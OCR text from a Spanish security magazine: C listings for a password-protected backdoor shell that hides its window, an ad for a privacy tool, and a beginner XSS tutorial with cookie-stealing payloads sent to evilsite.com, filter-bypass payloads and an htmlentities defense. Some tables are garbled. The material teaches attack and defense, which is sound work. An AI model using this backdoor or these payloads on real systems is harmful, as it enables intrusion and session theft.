Jose María García es un joven de 19 años que lleva desde los 15 interesándose por el mundo de la seguridad informática en general, y la programación. Con una formación totalmente autodidacta, trabaja eventualmente como programador, aunque colabora con SecurityFocus, PacketStormSecurity y milw0rm entre otros, principalmente colabora en el foro de elhacker.net.
Contacto: *jm.galias@gmail.com*

Es importante mencionar el *Sleep(100)*, esta es otra de las APIs de Windows que sirve para pausar la ejecución del programa (en este caso 100 milisegundos), y así no saturar la CPU, ya que cuando la conexión esté establecida, no parará de repetirse el bucle todo lo rápido que nuestro Pc pueda, y podemos causar un reinicio del Pc, cosa que no nos interesa.

Y esto ya sería todo lo necesario para crear la Backdoor, de esta menera el código completo quedaría como en Listado 7.

Ahora, solo tenemos que llevarnos el source al sistema que queramos, y compilarlo. ●

Listado 7c. *El Backdoor multiplataforma completo*

```
#ifdef WIN32
//rellenamos la estructura
memset(&start_proc,0,
sizeof(start_proc));//limpiamos
start_proc.cb=sizeof(start_proc);
    start _ proc.dwFlags=

STARTF_USESTDHANDLES;
start_proc.wShowWindow=SW_HIDE;
start_proc.hStdInput = (HANDLE)sock;
start_proc.hStdOutput = (HANDLE)sock;
start_proc.hStdError = (HANDLE)sock;
GetVersionEx(&SOInfo);
if(SOInfo.dwPlatformId==
VER_PLATFORM_WIN32_WINDOWS)
{
shell=''command.com\0'';
}else{
shell=''cmd.exe\0'';
}
//lanzamos la shell
if(CreateProcess(NULL,shell,NULL,
NULL,TRUE,0,NULL,NULL,&start_proc,
 &info_proc)==0)
{
return 1;
}else{
WSACleanup();
return 0;
}
#else
if(fork()!=0)
{
close(sock);
return 0;
}
//duplicamos los handles del socket
dup2(sock,0);
dup2(sock,1);
dup2(sock,2);
if(!execl(''/bin/sh'', ''sh'',NULL))
```

Listado 7d. *El Backdoor multiplataforma completo*

```
  {
  close(sock);
  return 0;
  }
  #endif
  return 1;
}
//devuelve 0 (incorrecto) / 1
  (correcto)
int Loggea()
{
  if(PASSWORD!=NULL)
  {
  do
 {

 //limpiamos el buffer
 memset(Buffer,0,sizeof(char*));
 //pedimos la contraseña
 send(sock,''\n[#] Introduce la
 password: '',strlen(''\n[#]
 Introduce la password: ''),0);
 //recibimos los datos
 Recv=recv(sock,Buffer,
 LEN_BUF,0);
 //comprobamos si ha cerrado
 la conexion
 if(Recv<=0)
 return 0;
 Buffer[Recv-1]='\0';
 }
 while(strcmp(Buffer,
 PASSWORD)!=0);
  send(sock,''[#] Aceptada!
   \n\n'',strlen
  (''[#] Aceptada!\n\n''),0);
   }
  return 1;
}
```

VIP PRIVACY

La cuestión de la protección de la privacidad es hoy más importante que nunca. Los delincuentes cazan a los usuarios para conseguir su información personal, inventando nuevas formas de robarla.

Puedes pensar que no pasa nada malo al dar tan inocente información como tu dirección e-mail, por ejemplo, bueno, debes reconsiderarlo. A partir de algunos bits de información los delincuentes siempre son capaces de buscar más y encontrar una forma de entrar en tu sistema y pescar algunos datos que tu ¡ni sabías que existían!

A continuación se muestran algunos ejemplos de cómo tus datos personales pueden ser empleados para usos fraudulentos. Los spammers (bombarderos) emplean tu agenda de direcciones para enviar irritante correo no deseado tanto a ti como a tus conocidos. Los phishers se sirve de alguna mascarada como si fueran auténticas personas u hombres de negocio y te envían un correo aparentemente oficial tratando de conseguir los detalles de tu cuenta bancaria o el código pin de tu tarjeta de crédito. Los hackers emplearán tu nombre de usuario y contraseña para robar tu tráfico de Internet o enviar exploits a tu sistema y, así convertir tu ordenador en su zombi. ¿No te gustaría ser victima de ellos, verdad?

El problema principal es que la mayoría de usuarios no sospechan incluso que puedan haber sido limpiados de manera tan maliciosa. Son bastante ingenuos como para pensar que su información personal está perfectamente asegurada sin emplear ninguna medida adicional.

Pero, por favor, ten en cuenta lo siguiente. Tu información personal y privada puede ser peligrosa, cuando:

- has usado cualquier servicio Web;
- has rellenado cualquier formulario de registro en línea;
- has usado cualquier servicio de mensajería en línea.

Esto efectivamente significa que te encuentras en el grupo de riesgo mientras tu ordenador está conectado a Internet. ¡Lo puede ser casi cada uno de nosotros!

Pues, lo que necesitas ahora es encontrar la forma de arreglar este problema. Se escribieron muchos artículos y se dijeron muchas palabras sobre el tema. Sin embargo, el número de ataques crece cada día y esto despierta alarma entre los usuarios. Lo que el usuario realmente necesita no es charlar sino REALMENTE proteger su PRIVACIDAD.

Cuando introduces cualquier información en tu ordenador, crees en el sistema protege estos datos. Sin embargo, desgraciadamente tú eres quien tiene que tomar medidas y convertir tu ordenador en un lugar SEGURO, que no sea accesible a cualquier delincuente.

Primero, vayamos al grano del problema. ¿Por qué lo primero que necesitas es protección? ¿Qué es exactamente lo que te pone en el grupo de riesgo?

Esto sucede porque tu Sistema Operativo recoge y almacena datos sobre tu persona y sobre la configuración de tu ordenador. Esto se hace principalmente para facilitar el proceso de soporte del cliente cuando ocurre cualquier problema. Muchas aplicaciones hacen lo mismo. Entonces cuando te pongas en contacto con el Programa de Soporte, todo lo que tendrás que hacer será hacer clic en el botón de la pantalla de la aplicación y no escanear tu sistema manualmente tratando de encontrar la información que necesites. ¿Te parece bien, no?

Otro motivo para tu sistema y para las aplicaciones que guardan tu información personal es que empleas servicios Web. Muchas aplicaciones guardan información sobre tus direcciones e-mail, tus contraseñas, los números de tus tarjetas de crédito o tus cuentas bancarias para acelerar el proceso de registro en algunas páginas Web o de las cosas que compras o vendes a través de Internet etc.

Ahora, ten en cuenta que en cuanto a la información personal no nos referimos a tus archivos o documentos. Estos son solamente unos datos recogidos por numerosas aplicaciones y por el Sistema Operativo del qué estamos hablando. Tales datos se almacenan en tu sistema de manera separada de los demás archivos de usuario y no suelen afectar el funcionamiento de las aplicaciones.

Aunque todos estos rasgos de recoger y guardar información de ti y de tu sistema están destinados para ayudarte, a veces se convierten en tu peor enemigo. Hay muchos delincuentes que tratan de aprovecharse de los fallos de tu sistema para robar tu información personal guardada por el Sistema Operativo y las aplicaciones. En vez de hacer tu vida más fácil, el almacenamiento de tu información privada solo puede provocarte potenciales problemas.

Ahora bien, ¿no crees que deberías se el ÚNICO que decide si quieres o no compartir tus datos? Bueno, ¡exactamente! ¡Debería depender de ti determinar quién debe saber de ti! Antes que nada, ¡es TU información!

Pues, definimos el problema y sabemos que quieres solucionarlo. La pregunta es cómo.

La respuesta es - VIP Privacy.

VIP Privacy es una herramienta que te deja buscar y limpiar de forma segura todo tipo de información almacenada en tu sistema. Esto de ninguna forma elimina tus archivos privados ni cambia el contenido de los documentos que tienes en el ordenador. Tan solo es la información recogida por las diferentes aplicaciones la que era eliminada sin influir en el rendimiento de tu sistema y de tus aplicaciones.

VIP privacy reconoce más de 700 aplicaciones y unos miles de faltas del sistema que guardan tus datos personales y que pueden ser empleadas por los delincuentes. VIP privacy te ofrecerá una detallada descripción de cada falta de privacidad encontrada en tu sistema. El proceso de búsqueda y eliminación es completamente ajustable a las necesidades individuales, por lo que siempre tienes el control completo de la situación.

Así VIP Privacy es una perfecta forma de defenderte de las maliciosas acciones realizadas por los hackers, spyware, troyanos etc. ¡Nadie robará nunca lo que tú ya no tienes!

Funciones claves

- Búsqueda y opciones de limpieza completamente ajustable a las necesidades individuales para eliminar de forma segura tus datos privados de usuario;
- Modo pánico para una rápida y fácil eliminación de datos paso a paso;
- Programador automático del sistema de depuración fácil de emplear;
- Indicación del nivel actual de privacidad para evaluación;
- Exportación a un archivo de texto para tu futura referencia.

Contacto:	sales@vipdefense.com

Para principiantes

XSS – Cross-Site Scripting

Paul Sebastian Ziegler 

Grado de dificultad

Desde que internet se ha convertido en parte esencial de la vida de muchas personas, la seguridad de los sitios web se ha convertido en preocupación de primer orden. La inyección de código en las partes cambiantes de los sitos web dinámicos supone una peligrosa amenaza, pero también es muy interesante, para la seguridad.

El Cross-Site Scripting (al que nos referiremos como XSS) es en la actualidad una de las vulnerabilidades más extendidas en las aplicaciones-web. Es el responsable de gran parte de los bugs, fallos y exploits publicados y discutidos en las listas de seguridad todos los días. Su popularidad sólo es superada por el famoso desbordamiento de buffer e incluso aunque algunas personas piensan que el XSS es un técnica pobre, usada principalmente por script kiddies, éste no es el caso. Ya que este tipo de ataque sólo requiere un navegador, el patrón básico de ataque es bastante simple de utilizar; sin embargo los ataques avanzados requieren un buen entendimiento del lenguaje de scripting y de los sitios web dinámicos.

La idea básica detrás del XSS es que – como en los desbordamientos de buffer – la entrada proporcionada por el usuario no es correctamente filtrada y comprobada. Imagina un libro de visitas en Internet. Como siempre, los visitantes son invitados a dejar un mensaje que todo el mundo lea. Un usuario malintencionado puede no dejar ningún mensaje sino un código JavaScript para los demás usuarios. Si el libro de visitas no comprueba la entrada para ver si tiene contenido sospechoso habrá código imbuido en el sitio web que se ejecute en el navegador de cada visitante que permita contenido JavaScript.

Uno puede pensar que no puede ser robada de esta forma ninguna información importante, pero eso está lejos de la realidad. Muchas veces el contenido sensible como los permisos de usuario o la información personal o financiera puede encontrarse en las cookies, puede aparecer en el cuerpo del propio sitio web o puede ser parte de

En este artículo aprenderás...

- Como inyectar código script en sitios web vulnerables,
- Como evitar los mecanismos básicos de filtrado,
- Como proteger sitios web frente al XSS.

Lo qué deberías saber...

- Html básico,
- JavaScript básico,
- Cómo funcionan los sitios web dinámicos.

la URL. En todos esos casos la información puede ser robada por un atacante.

Como muestran el gran número de incidentes reportados éste es un problema ampliamente extendido. Por qué sucede esto es bastante fácil de entender una vez que te das cuenta de que cualquier sitio web que muestre la entrada de un usuario es vulnerable a este tipo de ataque mientras no se aplique un filtrado adecuado. E incluso aunque las reglas para un filtrado suficiente se conocen desde hace bastante tiempo, se descubren a diario fallos en aplicaciones webs importantes. Por ejemplo, en los dos últimos meses sitios y servicios bien conocidos tales como *amanzon.co.jp*, *icq.com* y MIMESweeper For Web han sido el objetivo de ataques XSS.

Lo básico

Para empezar trabajaremos con el script PHP del listado 1. Para los ejemplos tendrás que cargarlos en tu servidor http. Sé consciente de que algunas configuraciones por defecto de servidores http filtran las entradas de los usuarios en busca de vulnerabilidades XSS . Esta función tendrá que estar desactivada para que puedas usar los ejemplos.

Dirige el navegador que hayas elegido hacia el script. Verás un formulario con un campo de entrada y una área de texto para introducir el asunto del mensaje y algo de texto. En conjunto este es un diseño bastante común. Cualquier cosa que pongas se te mostrará después. Ahora intenta introducir los siguiente en la área de texto:

```
<script>alert("vulnerable");</script>
```

Una vez hayas enviado el formulario verás aparecer una ventana emergente con una alerta mostrando la palabra vulnerable como aparece en la figura 1. Felicidades, acabas de inyectar código JavaScript en un sitio web.

Qué ha ocurrido

Echemos un vistazo al listado 2 que contiene el código HTML creado de




Figura 1. *Navegador mostrando una alerta*

Listado 1. *Un script vulnerable*

```
<?php
setcookie("xss", "El contenido se almacenará en una cookie");
$text = $_GET['text'];
$title = $_GET['title'];
   if (!$text && !$title){
      echo '
      <html>
      <head>
      <title>XSS-Test | Introduzca mensaje</title>
      </head>
      <body>
      <form action="example.php">
      <input type="text" name="title" value="Subject"><br /><br />
      <textarea name="text" rows="16" cols="100">El contenido va aquí...
      </textarea><br />
      <input type="submit" name="send" value="Enviar mensaje">
      </form>
      </body>
      </html>';

}
   if (!$text && $title){
      echo 'Es necesario que introduzcas un mensaje<br /><a
                       href="example.php">BACK</a>';
}

   if (!$title && $text){
      echo 'Es necesario que introduzcas un título<br /><a
                       href="example.php">BACK</a>';

}
   if ($text && $title) {
      echo '
      <html>
      <head>
      <title>XSS-Test | Mensajes nuevos</title>
      </head>
      <body>
      <h3>Tus Mensajes nuevos:</h3><br />
      <b>'.$title.'</b><br />
      '.$text.'</body></html>';
}
?>
```



forma dinámica. Como puedes ver la entrada proporcionada por el usuario está directamente incluida en el código.

Así que cuando introducimos código script en la área de texto este código será directamente incluido en el código HTML. Un navegador que esté viendo el sitio web no sabrá de donde vino el código y cual era el propósito original del sitio web. Simplemente interpretará el código suministrado y ejecutará el script como haría con cualquier otro. El código ejecutado de está forma trabajará dentro del ámbito de seguridad del sitio web atacado haciendo la encriptación de streams de datos y técnicas similares inútiles.

Análisis del script PHP

Por qué ha sido posible inyectar código como éste se hace obvio después volver a mirar el código PHP. `echo '...'.$title.'<br />'.$text.'...';` no hace otra cosa que obtener las variables `$title` y `$text` – que son introducidas por el usuario. Después incluye el contenido de estas variables dentro de una cadena y repite toda la cadena en el sitio web.

Mecanismos similares pueden encontrarse en una amplia variedad de aplicaciones web. Por ejemplo:

- Libros de visitas,
- Foros,
- Mensajes privados,
- Blogs,
- Wikis.

todos dependen del mismo mecanismo. La diferencia es que las aplicaciones web reales suelen almacenar la entrada en una base de datos e incluirla bajo demanda en el sitio web de unos usuarios específicos. Pero no pienses que sólo las aplicaciones web que reciben entradas directas de usuarios son vulnerables. También los




Figura 2. *Navegador alertando sobre el contenido de la cookie*

Listado 2. *El código HTML después de la inyección*

```
<html>
<head>
<title>XSS-Test | Mensajes nuevos</title>
</head>
<body>
<h3>TusMensajes nuevos:</h3><br />
<b>Subject</b><br />
<script>alert("vulnerable");</script>
</body>
</html>
```

contenidos indirectos, como las aplicaciones de correo electrónico, pueden contener código script. La mayoría de los proveedores de webmail más importantes han tenido problemas con el XSS en los últimos años.

Información delicada

Exploremos uno de los métodos más sencillos para obtener información delicada. Frecuentemente la información de interés estará almacenada en una cookie. Las cookies son utilizadas habitualmente para almacenar credenciales de usuario, identificadores de sesión, y valores-hash junto con otra información que también puede ser importante en ataques más complejos. Por ejemplo, las preferencias del usuario o las fechas de login algunas veces pueden ser aprovechadas.

El script PHP ha colocado una cookie en tu ordenador. Intentemos acceder a ella con JavaScript! Vuelve al script PHP vulnerable y esta vez introduce

```
<script>alert(document.cookie)
;</script>
```

en la área de texto.

Verás algo parecido a la figura 2. Una ventana de alerta aparecerá y mostrará las palabras *xss=This+content+will+be+stored+in+a+cookie*. En este caso xss es el nombre de la cookie y *This+content+will+be+stored+in+a+cookie* es su contenido. Por supuesto sería posible leer varias cookies de esta forma.

Así que somos capaces de crear una alerta con el contenido de la cookie. Sin embargo esto por si solo no haría nada peligroso. En el caso de

http://www.evilwebsite.com/evilscript.php?info=xss=This+content+will+be+stored+in+a+cookie Go

Figura 3. *Navegador siendo redirigido hacia un sitio web malicioso*

un ataque sólo molestaría al usuario y tal vez le haría sospechar que algo no funciona como debería.

¿Cómo se puede transmitir el contenido de una cookie al atacante?

Bueno, como siempre se puede hacer de diferentes maneras. Te mostraré uno de los conceptos más básicos. Haremos que el navegador del usuario se redirija automáticamente a otro sitio web mientras que envía la cookie como argumento. En este caso el otro sitio web seguramente será un script de algún tipo que guardará el contenido enviado como un registro en un archivo o base de datos.

Basta de teoría; pasemos a la práctica. Dirige de nuevo tu navegador hacia el script PHP vulnerable. Esta vez escribe

```
<script>document.location=
   "http://www.evilsite.com/
      evilscript.php?info
      ="+document.cookie;</script>
```

en la área de texto.

Verás algo parecido a la Figura 3. El navegador se redirige al sitio web evilsite.com y añade la información de la cookie. En realidad el contenido sensible habría sido robado.

Filtrado Simple

Como has visto los sitios webs creados dinámicamente son vulnerables al XSS cuando toman la entrada de un usuario y la incluyen en el código HTML. Así que, ¿cómo es posible protegernos de este tipo de ataques? En esta subsección veremos el filtrado básico y examinaremos como puede ser evitado. Empecemos.

El Listado 3 contiene el mismo script PHP que ya conoces del Listado 1. Sin embargo este script PHP implementa una función llamada filter(). Esta función busca el string que es pasado como argumento para las etiquetas `<script>`- y `</script>`- y las elimina. El script también aplica la función `filter()` a las variables que contienen las entradas del usuario. De esta for-

javascript:alert('still vulnerable');

Figura 4. *Barra de estado del navegador mostrando contenido JavaScript*

Listado 3. *Script PHP con filtrado básico*

```
<?php
setcookie("xss", "El contenido se almacenara en una cookie");
$text = $_GET['text'];
$title = $_GET['title'];

function filter($input){
$input = ereg_replace("<script>", "", $input);
$input = ereg_replace("</script>", "", $input);
return $input;
}

$text = filter($text);
$title = filter($title);

   if (!$text && !$title){
      echo '
      <html>
      <head>
      <title>XSS-Test | Introduzca mensaje</title>
      </head>
      <body>
      <form action="simple.php">
      <input type="text" name="title" value="Subject"><br /><br />
      <textarea name="text" rows="16" cols="100">El contenido va aquí...
      </textarea><br />
      <input type="submit" name="send" value="Enviar mensaje">
      </form>
      </body>
      </html>';

}
   if (!$text && $title){
      echo 'Es necesario que introduzcas un message<br /><a
                href="simple.php">BACK</a>';

}

   if (!$title && $text){
      echo 'Es necesario que introduzcas un title<br /><a
                href="simple.php">BACK</a>';

}
if ($text && $title) {

      echo '
      <html>
      <head>
      <title>XSS-Test | Mensajes nuevos</title>
      </head>
      <body>
      <h3>TusMensajes nuevos:</h3><br />
      <b>'.$title.'</b><br />
      '.$text.'</body></html>';
}
?>
```

ma no podremos utilizar el tipo de scripts que hemos usado antes ya que dependen de estas etiquetas. Sin embargo este tipo de filtrado no es para nada seguro. Existen diversos métodos que nos permitarán evitar este mecanismo. Así que echemos un vistazo a algunos de ellos.

Evitando el Filtrado Básico

Ya que no podremos colocar nuestro código entre etiquetas <script> colocaremos nuestro código en algo diferente.

Los enlaces son bastante útiles para esto. Pueden contener JavaScript para permitir a los programadores crear sitios que actuen de forma más dinámica. Por ejemplo, se pueden utilizar para abrir ventanas pequeñas que contengan información sobre productos o para llevar a cabo acciones más complejas dentro de un framework de JavaScript.

Lleva tu navegador al script PHP mejorado. Si quieres asegurarte de que el método que hemos usado antes ya no funciona puedes jugar con él. Ahora introduzcamos el enlace en la área de texto. En lugar de pasar una URL pasaremos el identificador *javascript:* seguido de nuestro código. El enlace completo debería parecerse a este ClickMe!.

Cuando muevas el ratón por encima del enlace la barra de estado del navegador seguramente se parezca a la figura 4. Al hacer click sobre el enlace se ejecutará el código JavaScript y se mostrará la alerta *still vulnerable*. Por supuesto los métodos que usamos antes para robar la cookie siguen funcionando aquí.

A primera vista parece poco probable que un usuario haga click en el link. Después de todo verá el JavaScript en su barra de estado y eso debería hacerle sospechar. Sin embargo la mayoría de la gente que navega por la red no conocen JavaScript y por lo tanto no entienden lo que hará el enlace. De hecho mucha gente no entiende ni siquiera el concepto de enlace. Además normalmente la gente no comprueba a donde lleva un link. Tendemos a creer que el contexto del link nos lo dice. Así es muy probable que seha-

Métodos para incluir código

Inyectar código en sitios web vulnerables es sólo una de las muchas posibilidades. Como describe este artículo también se puede incluir código con enlaces y efectos onmouseover. Echemos un vistazo a una pequeña colección de la amplia variedad de lugares y técnicas para incluir código. No esperes que todas funcionen con tu navegador ya que algunas son específicas para cada navegador.

```
<SCRIPT SRC=http://www.evilsite.com/evilcode.js></script>
```

Dejando que el sitio web incluya código script procedente de un archivo podemos evitar las limitaciones de tamaño. Además el código HTML no aparecerá directamente haciéndolo más difícil de detectar. En algunos casos el contexto de seguridad del sitio web es importante ya que puede bloquear código procedente de terceros. En este caso recuerda que el archivo que contiene el código no tiene que tener la extensión .js. Si es posible subir archivos tales como imágenes al servidor frecuentemente puedes engañar al sitio web llamando al archivo que contiene el código script harmless.jpg e incluyéndolo después. Como viene del mismo servido en muchos casos será tratado como un objeto seguro.

```
<img src="javascript:alert('vulnerable');">
```

A veces es posible incluir código en la etiqueta de una imagen. Esto puede aprovecharse en los casos en los que el sitio web atacado filtre correctamente la entrada de un usuario pero usa un formulario diferente para permitir al usuario que inserte imágenes en el texto sin filtrado. Si al usuario se le da la posibilidad de especificar el origen de la imagen hay posibilidades de insertar código.

```
<a href="javascript:alert(&quot;XSS&quot;)">ClickMe!<>/a
```

En la situaciones en las que puedas usar comillas dobles o simples juntas es posible cambiar estas comillas en el código JavaScript con sus secuencias de escape.

```
<body onload=alert("vulnerable")>
```

Esta construcción nos permite incluir código script en una etiqueta <body> que se ejecuta durante el evento Onload. El Onload ocurre cada vez que el navegador analiza el código, de manera que el código siempre se ejecutará en una situación vulnerable. Esto se puede utilizar en situaciones en las que la entrada de un usuario determina el comportamiento de un sitio web manipulando los parámetros del cuerpo del sitio web.

```
<a href="javascript:alert('vulnerable'); <
```

Los navegadores construidos con el motor de renderizado Gecko ejecutarán habitualmente bloques de código que no contengan etiquetas de cierre, ya que las cierra automáticamente. El ejemplo de arriba creará un enlace representado por < que ejecutará código después de hacer click sobre él. Esto puede ser muy útil si la inyección se lleva a cabo dentro de otra etiqueta.

```
<iframe src=http://www.evilsite.com/evilscript.html>
```

Cuando inyectamos un iframe en un sitio web vulnerable es posible hacer que el sitio web cargue el código que se encuentra en el interior del código de ejecución del iframe. En este ejemplo, el archivo html evilscript.html tendría que contener el script que el atacante quiera ejecutar.

```
<iframe src="javascript:alert('vulnerable');"></iframe>
```

Por supuesto, también se puede inyectar código directamente en un iframe.

ga click sobre un enlace que promete información detallada sobre algo importante o relojes baratos.

Pero incluso si el usuario no hace click en un enlace todavía somos capaces de ejecutar el código. La palabra clave aquí es onmouseover. Efectos como onmouseover son normalmente utilizados para crear sitios web interactivos. Por ejemplo, cuando mueves el ratón sobre una barra lateral y la barra lateral parece desplazarse hacia cualquier sitio hacia el que te muevas esto es un conjunto de efectos onmouseover que reemplaza las imágenes sobre las que desplazas el ratón con otras imágenes. Así que creemos un ataque Introduce:

```
<a onmouseover="javascript:alert
('vulnerable without clicking')">
Move your mouse over me!</a>
```

en la área de texto del script mejorado. Si mueves el ratón sobre el texto ahora tu navegador ejecutará el código incluido y mostrará la alerta “vulnerable without clicking”. Como este texto no parece diferente del texto normal el usuario no será capaz de distinguirlo y hay posibilidad de que mueva el ratón sobre él. Algunos trucos para mejorar la probabilidad aún más son insertar mucho texto o una imagen enorme. Dependiendo del diseño del sitio web esto puede aumentar mucho la probabilidad de que tu código sea ejecutado.

Listado 4. *script PHP protegido mediante escaping*

```
<?php
setcookie("xss", "El contenido se almacenará en una cookie");
$text = $_GET['text'];
$title = $_GET['title'];

function escaping($input){
$input = htmlentities($input);
return $input;
}

$title = escaping($title);
$text = escaping($text);

   if (!$text && !$title){
      echo '
      <html>
      <head>
      <title>XSS-Test | Introduzca mensaje</title>
      </head>
      <body>
      <form action="advanced.php">
      <input type="text" name="title" value="Subject"><br /><br />
      <textarea name="text" rows="16" cols="100">El contenido va aquí...
      </textarea><br />
      <input type="submit" name="send" value="Enviar mensaje">
      </form>
      </body>
      </html>';

}
   if (!$text && $title){
      echo 'Es necesario que introduzcas un message<br /><a href="advanced.p
                      hp">BACK</a>';
}

   if (!$title && $text){
      echo 'Es necesario que introduzcas un title<br /><a href="advanced.php
                      ">BACK</a>';

}
   if ($text && $title) {
      echo '
      <html>
      <head>
      <title>XSS-Test | New Mensajes nuevos</title>
      </head>
      <body>
      <h3>Tus  mensajes nuevos:</h3><br />
      <b>'.$title.'</b><br />
      '.$text.'</body></html>';
}
?>
```

Filtrado Avanzado

Hasta ahora has visto como funciona la inyección de código y como se puede evitar el filtrado básico. Ahora veremos conceptos de filtrado más eficientes que nos permitan prevenir ataques tipo XSS. Básicamente hay dos formas de hacer esto. O evitamos todos los caracteres especiales o usamos listas detalladas y expresiones regulares para quitar las etiquetas peligrosas. Ambos métodos tienen ventajas y desventajas que más tarde veremos.

El Listado 4 contiene la versión final de nuestro script PHP. Esta vez la función `htmlentities()` es usada para *escapar* las entradas del usuario y de esta manera reemplazar todos los caracteres especiales por su equivalente HTML – las llamadas escape-sequences (secuencias de escape). Las escapes-sequences se usan habitualmente para romper caracteres especiales en varios caracteres normales y evitar problemas con codificaciones diferentes. Por ejemplo la letra alemana *Ä* es representada por la secuencia *Ä*. De esta manera se mostrará el carácter correcto sin importar que codificación use tu navegador. Sin embargo

también podemos usar esto para nuestros propósitos. Las escape-sequences sólo parecen el caracter que representan, pero no comparten su funcionalidad.

Echemos un vistazo a este ejemplo. Las strings `<script>` y `<script>` parecen exactamente iguales cuando son analizadas. Sin embargo cualquier navegador tratará `<script>` como una etiqueta que marca el inicio de un bloque de código mientras que `<script>` será tratada como lo sería cualquier otra string normal. Con esto en mente se hace obvio por qué podemos prevenir ataques XSS con escaping: Sea lo que sea lo que el atacante introduzca no será tratado de manera especial sino como un string de texto normal. Así que cuando probemos los patrones de ataque que hemos visto antes no seremos capaces de ejecutar código. Tómate la libertad de probarlo. Verás algo similar a la Figura 5.

El segundo concepto es bastante más difícil de entender. En lugar de *escapar* todos los caracteres peligrosos de la entrada del usuario tenemos que filtrar el contenido peligroso. Tal contenido pueden ser etiquetas `<script>` o JavaScript en enlaces, etc. Es necesario crear una base de datos exhaustiva de contenido peligroso y desarrollar expresiones regulares para poder encontrarlo y filtrarlo. Esto va mucho más haya de los objetivos del este artículo. Sin embargo si estás interesado en aprender más acerca de este tema puedes encontrar enlaces informativos en la sección *En la red*.

Desventajas de ambos métodos

Como has visto hay dos conceptos que nos permiten prevenir ataques XSS. Ahora veamos las desventajas.

Hacer *escaping* de todos los caracteres especiales es las forma más fácil y segura de tratar con el XSS. El peor inconveniente sin embargo es que todos los caracteres especiales, y por tanto todas etiquetas, serán bloqueadas. Esto impedirá que el usuario use etiquetas HTML para formatear su texto. Si quieres mantener las funcionalidades de formato de texto tendrás que crear una interfaz que use un formato diferente a las etiquetas para expresar formatos.




Figura 5. *Ataque XSS fallido gracias al escaping*




Figura 6. *PHPWebGallery con alerta de la cookie del usuario*

Tabla 1. *HTML-escape-sequences*

Character	Escape-Sequence
“	" "
&	& &
+	+
<	< <
>	> >
=	=
\	\
[	[
]	]
^	^
{	{
